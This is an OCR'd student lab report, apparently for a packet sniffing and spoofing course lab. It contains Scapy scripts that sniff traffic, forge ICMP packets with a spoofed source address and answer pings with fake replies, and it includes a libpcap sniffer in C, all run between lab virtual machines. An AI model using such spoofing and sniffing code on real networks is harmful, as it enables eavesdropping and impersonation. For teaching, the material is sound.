
Packet Sniffing and Spoofing Lab

Lab Task Set 1: Using Tools to Sniff and Spoof Packets


Task 1.1: Sniffing Packets

Task 1.1A

With root privilege:



Without root privilege:




Only with root privilege, out sniffer can work normally and capture packets. If we don't have root privilege, we are unable to create raw packets.

Task 1.1B


Capture only the ICMP packet

```
pkt = sniff(filter = 'icmp', prn = print_pkt)
```




Capture any TCP packet that comes from a particular IP and with a destination port number 23

```
#pkt = sniff(filter = 'host 10.0.2.4 and dst port 23', prn = print_pkt)
```



Capture packets comes from or to go to a particular subnet

```
pkt = sniff(filter = 'net 128.230.0.0/16', prn = print_pkt)
```



sniff.py

```
from scapy.all import *

def print_pkt(pkt):
        print("Source Ip:", pkt[IP].src)
        print("Destination IP:", pkt[IP].dst)
        print("Protocol:", pkt[IP].proto)
        print("\n")

#pkt = sniff(filter = 'icmp', prn = print_pkt)
#pkt = sniff(filter = 'host 10.0.2.4 and dst port 23', prn = print_pkt)
#pkt = sniff(filter = 'net 128.230.0.0/16', prn = print_pkt)
```


Task 1.2 Spoofing ICMP Packets

VM1 – 10.0.2.4: Spoofer

VM2 – 10.0.2.3: Destination

VM3 – 10.0.2.15: Spoofed Source

Screenshot from VM1:




spoof.py

```
from scapy.all import *

a = IP()
a.src = '10.0.2.15'
a.dst = '10.0.2.3'
b = ICMP()
p = a/b
send(p)
```

Task 1.3 Traceroute


Trace route for 106.13.176.149 – my cloud server:



traceroot.py

```
from scapy.all import *

# Get both request and reply packet with ttl from 1 to 30.
ans, unans = sr(IP(dst = '106.13.176.149', ttl = (1,30))/ICMP())

# Print
for snd, rcv in ans:
      print snd.ttl, rcv.src, isinstance(rcv.payload, ICMP)
```

Task 1.4 Sniffing and-then Spoofing



VM1 – 10.0.2.5 pings 200.200.200.200, our sniffer VM2 – 10.0.2.4 sniffs this packet and then sends a spoofed echo reply packet to VM1.

Notice that after we close the sniff-and-spoof program, there is no echo reply packet from 200.200.200.200 to VM2 – 10.0.2.4.

sniffspoof.py


```
def spoof_pkt(pkt):
  # Check if it is an echo request packet
  if ICMP in pkt and pkt[ICMP].type == 8:
     print("Original Packet.........")
     print("Source IP : ", pkt[IP].src)
     print("Destination IP :", pkt[IP].dst)

     # Create a spoofed reply packet with type = 0 (echo reply)
     ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
     icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
     data = pkt[Raw].load
     newpkt = ip/icmp/data
```

```
        print("Spoofed Packet.........")
        print("Source IP : ", newpkt[IP].src)
        print("Destination IP :", newpkt[IP].dst)

        send(newpkt,verbose=0)

# Sniff icmp packets from a specific source ip
pkt = sniff(filter='icmp and src host 10.0.2.5',prn=spoof_pkt)
```

Lab Task Set 2: Writing Programs to Sniff and Spoof Packets

Task 2.1: Writing Packet Sniffing Program

Task 2.1A



Question 1

```
pcap_t *pcap_open_live(const char *device, int snaplen, int promisc,
int to_ms, char *errbuf);
```

open a device for capturing

```
int pcap_compile(pcap_t *p, struct bpf_program *fp, const char *str,
int optimize, bpf_u_int32 netmask);
```

compile a filter expression

```
int pcap_setfilter(pcap_t *p, struct bpf_program *fp);
```

set the filter

```
int pcap_loop(pcap_t *p, int cnt, pcap_handler callback, u_char *user);
```

process packets from a live capture or savefile

```
void pcap_close(pcap_t *p);
```

close a capture device or savefile

Question 2

We need root privilege to create a raw packet, if not, the program will fail when it attempts to create a raw packet.

Question 3

If we turn off the promiscuous mode, the sniffer program can not work normally, this is because promiscuous mode allows a machine to receive all the packets in the LAN even if their destination is not this machine. Without promiscuous mode, the machine will not receive packets whose destination is other machines, then it is impossible to sniff.

sniff.c


```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/time.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/tcp.h>
#include <netinet/udp.h>
#include <linux/if_ether.h>
#include <arpa/inet.h>
#include <errno.h>
#include <unistd.h>
#include <pcap.h>

/* This function will be invoked by pcap for each captured packet.
We can process each packet inside the function.
*/

void got_packet(u_char *args, const struct pcap_pkthdr *header,
      const u_char *packet) {
      struct ethhdr *eth = (struct ethhdr*)packet;

      if (ntohs(eth->h_proto) == 0x0800) { // 0x0800 is IP type
            struct ip* ipheader = (struct ip*)(packet + sizeof(struct
ethhdr));
            printf("       From: %s\n", inet_ntoa(ipheader->ip_src));
            printf("         To: %s\n", inet_ntoa(ipheader->ip_dst));

            /* determine protocol */
            switch (ipheader->ip_p) {
            case IPPROTO_TCP:
```

```
                printf("   Protocol: TCP\n");
                return;
            case IPPROTO_UDP:
                printf("   Protocol: UDP\n");
                return;
            case IPPROTO_ICMP:
                printf("   Protocol: ICMP\n");
                return;
            default:
                printf("   Protocol: others\n");
                return;
            }
        }
}

int main() {
        pcap_t *handle;
        char errbuf[PCAP_ERRBUF_SIZE];
        struct bpf_program fp;

        // This filter select packets from specific src and dst address.
        // char filter_exp[] = "src net 10.0.2.4 and dst net 10.0.2.5";

        // This filter select packets with dst port from 10 to 100
        char filter_exp[] = "dst portrange 10-100";

        bpf_u_int32 net;

        // Step 1: Open live pcap session on NIC with name eth3
        // Students needs to change "eth3" to the name
        // found on their own machines (using ifconfig).
        handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

        // Step 2: Compile filter_exp into BPF psuedo-code
        pcap_compile(handle, &fp, filter_exp, 0, net);
        pcap_setfilter(handle, &fp);

        // Step 3: Capture packets
        pcap_loop(handle, -1, got_packet, NULL);
        pcap_close(handle); //Close the handle
        return 0;
}
```

Task 2.1B


Capture the ICMP packets between two specific hosts

`char filter_exp[] = “src net 10.0.2.4 and dst net 10.0.2.5”`

